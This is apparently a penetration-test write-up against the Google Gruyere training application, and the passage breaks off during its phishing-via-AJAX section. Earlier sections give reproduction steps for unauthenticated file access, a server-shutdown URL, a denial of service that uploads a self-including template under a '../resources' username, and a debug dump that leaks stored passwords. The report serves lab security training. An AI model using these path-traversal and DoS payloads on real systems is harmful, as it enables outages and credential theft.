
Gruyere: Home

Most recent snippets:

Cheddar Mac Gruyere is the cheesiest application on the web.
All snippets Homepage

Brie Brie is the queen of the cheeses!!!
All snippets Homepage

Step 3: Create a new account.



Gruyere: Sign up

Sign up for a new account.


User name:

Password:

WARNING: Gruyere is not secure.
Do not use a password that you use for any real service.
Do not upload any personal or private data.

Step 4: Log into the newly created account.

Step 5: Select upload.


Home | My Snippets | New Snippet | Upload
1234 <1234> | Profile | Sign out
Refresh


Gruyere: Home

Most recent snippets:

Cheddar Mac Gruyere is the cheesiest application on the web.
All snippets Homepage

Brie Brie is the queen of the cheeses!!!
All snippets Homepage

Step 6: Upload any file (In my case my username is 1234 and filename is secret.txt)


Home | My Snippets | New Snippet | Upload
1234 <1234> | Profile | Sign out
Choose File
Upload


Gruyere: Upload

Select a file to upload to your account.

No file chosen

Step 7: To access the vulnerability, log out from your account, then.

Step 8: Type the following URL https://google-gruyere.appspot.com/595415950294913840432014314475390761256/<USERNAME>/<FILENAME>



```
https://google-gruyere.appspot.com/595415950294913840432014314475390761256/1234/secret.txt
```

```
hi this is a secret
```

Recommendations:

- Use Access Control.
- Use File System Permissions.

VULNERABILITY NAME: DOS - QUIT THE SERVER

CWE: CWE-602

OWASP: A01:2021-Broken Access Control

Description: DoS – Quit the Server is a security vulnerability where an attacker can command a server to shut down.


Business Impact: Denial of Service (DoS) attacks aiming to force a server to quit can have severe business impacts. This disruption results in prolonged downtime, rendering services inaccessible to users. The financial toll includes potential revenue loss, damage to reputation, and the costs associated with implementing robust security measures to prevent future occurrences.

Vulnerability Path: https://google-gruyere.appspot.com/595415950294913840432014314475390761256/

Vulnerability Parameter: https://google-gruyere.appspot.com/595415950294913840432014314475390761256/quitserver

Steps to reproduce:

Step 1: Paste the Vulnerability Parameter URL in the Browser and run.



```
Server quit.
```

Recommendations:

- Implement stricter Authorisation rules.
- Implement a better Access control mechanism.

VULNERABILITY NAME: DOS – OVERLOADING THE SERVER

CWE: CWE-400

OWASP Category: A04:2021-Insecure Design

Description: DoS – Overloading the Server is a Design Vulnerability which leads to overloading of server resources when processing a request.

Business Impact: DoS - Quit the Server attacks have severe business impacts, causing downtime, financial losses, and reputational damage. The disruption disrupts services, leading to frustrated users, potential customer churn, and increased operational costs for implementing security measures.


Vulnerability Path: https://google-gruyere.appspot.com/595415950294913840432014314475390761256/

Vulnerability Parameter: https://google-gruyere.appspot.com/595415950294913840432014314475390761256/

Steps to reproduce:

Step 1: Create a file name menubar.gt1 with the following contents

[[include:menubar.gtl]]DoS[[/include:menubar.gtl]]




```
[[include:menubar.gtl]]DoS[[/include:menubar.gtl]]
```

Step 2: Create a new user named ../resources .


Step 3: Log into the newly created account.

Step 4: Upload the menubar.gt1 file.


Home | My Snippets | New Snippet | Upload
../resources <../resources> | Profile | Sign out
Choose File
menubar.gtl
Upload

Gruyere: Upload

Select a file to upload to your account.


https://google-gruyere.appspot.com/512022448388677738161846080194793024321/upload2

Gruyere System Alert

```
Server has crashed: Stack overflow.

Server will be automatically restarted.
```

Recommendations:

- Use Input Validation.
- Use File Permission Controls.

VULNERABILITY NAME: UNAUTHORISED ACCESS TO SERVER CONTENTS

CWE: CWE-200

OWASP Category: A01:2021-Broken Access Control

Description: Unauthorised access to server contents can lead to security vulnerability in which unauthorised user can gain access to server contents such as passwords.


Business Impact: Unauthorized access to server contents poses serious business risks, including data breaches, financial losses, and reputational damage. The potential theft of sensitive information and intellectual property can lead to legal consequences and impact customer trust.

Vulnerability Path: https://google-gruyere.appspot.com/595415950294913840432014314475390761256/

Vulnerability Parameter: https://google-gruyere.appspot.com/512022448388677738161846080194793024321/dump.gtl

Steps to reproduce:

Step 1: Paste the Vulnerability Parameter URL into the browser and run it.



```
https://google-gruyere.appspot.com/512022448388677738161846080194793024321/dump.gtl

_cookie:  {'is_admin': False, 'is_author': True, 'uid': u'1234'}
_profile: {'is_author': 'True', 'name': '1234', 'pw': '1234'}
_db:      {'1234': {'is_author': 'True', 'name': '1234', 'pw': '1234'},
           'administrator': {'is_admin': True,
                             'is_author': False,
                             'name': 'Admin',
                             'private_snippet': 'My password is secret. Get it?',
                             'pw': 'secret',
                             'web_site': 'https://www.google.com/contact/'},
           'brie': {'color': 'red; text-decoration:underline',
                    'is_admin': False,
                    'is_author': True,
                    'name': 'Brie',
                    'private_snippet': 'I use the same password for all my accounts.',
                    'pw': 'briebrie',
                    'snippets': ['Brie is the queen of the cheeses<span style=color:red>!!!</span>'],
                    'web_site': 'https://news.google.com/news/search?q=brie'},
           'cheddar': {'color': 'blue',
                       'is_admin': False,
                       'is_author': True,
                       'name': 'Cheddar Mac',
                       'private_snippet': 'My SSN is <a href="https://www.google.com/search?q=078-05-1120">078-05-1120</a>.',
                       'pw': 'orange',
                       'snippets': ['Gruyere is the cheesiest application on the web.',
                                    'I wonder if there are any security holes in this....'],
                       'web_site': 'https://images.google.com/?q=cheddar+cheese'},
           'sardo': {'color': 'red',
                     'is_admin': False,
                     'is_author': True,
                     'name': 'Miss Sardo',
                     'private_snippet': 'I hate my brother Romano.',
                     'pw': 'odras',
                     'snippets': [],
                     'web_site': 'https://www.google.com/search?q="pecorino+sardo"'}}
```

Note: This vulnerability occurs due to the presence of Debug Feature.

Recommendations:

- Use Access control mechanism to make sure only users with Admin privileges can access Debug Features.
- Do not store passwords in clear text format.
- Use Hashing and Salting.

VULNERABILITY NAME: PHISHING VIA AJAX

CWE: CWE-79


OWASP Category: A04:2021-Insecure Design

Description: Phishing via AJAX involves attackers manipulating asynchronous JavaScript requests to deceive users into interacting with malicious content. By exploiting the dynamic nature of AJAX, phishing attempts can dynamically alter page content in real-time, tricking users into divulging sensitive information or interacting with seemingly legitimate but fraudulent forms or pop-ups.

Business Impact: Phishing with AJAX can lead to severe business consequences, including compromised user credentials, data breaches, and reputational damage as attackers exploit the dynamic nature of asynchronous JavaScript requests to trick users into revealing sensitive information.

Steps to Reproduce:

Step 1: Create a new user named menu-right.


https://google-gruyere.appspot.com/512022448388677738161846080194793024321/newaccount.gtl

Home | Sign in | Sign up

Gruyere: Sign up


Sign up for a new account.

User name: menu-right
Password: ••••

WARNING: Gruyere is not secure.
Do not use a password that you use for any real service.
Do not upload any personal or private data.

Create account

Step 2: Sign in to the newly created account.



Home | My Snippets | New Snippet | Upload   menu-right <menu-right> | Profile | Sign out

Gruyere: Home


Refresh

Most recent snippets:

Cheddar Mac — Gruyere is the cheesiest application on the web.
All snippets Homepage

Brie — Brie is the queen of the cheeses!!!
All snippets Homepage

Step 3: Go to New Snippets.



https://google-gruyere.appspot.com/512022448388677738161846080194793024321/newsnippet.gtl

Home | My Snippets | New Snippet | Upload   menu-right <menu-right> | Profile | Sign out

Gruyere: New Snippet

Add a new snippet.

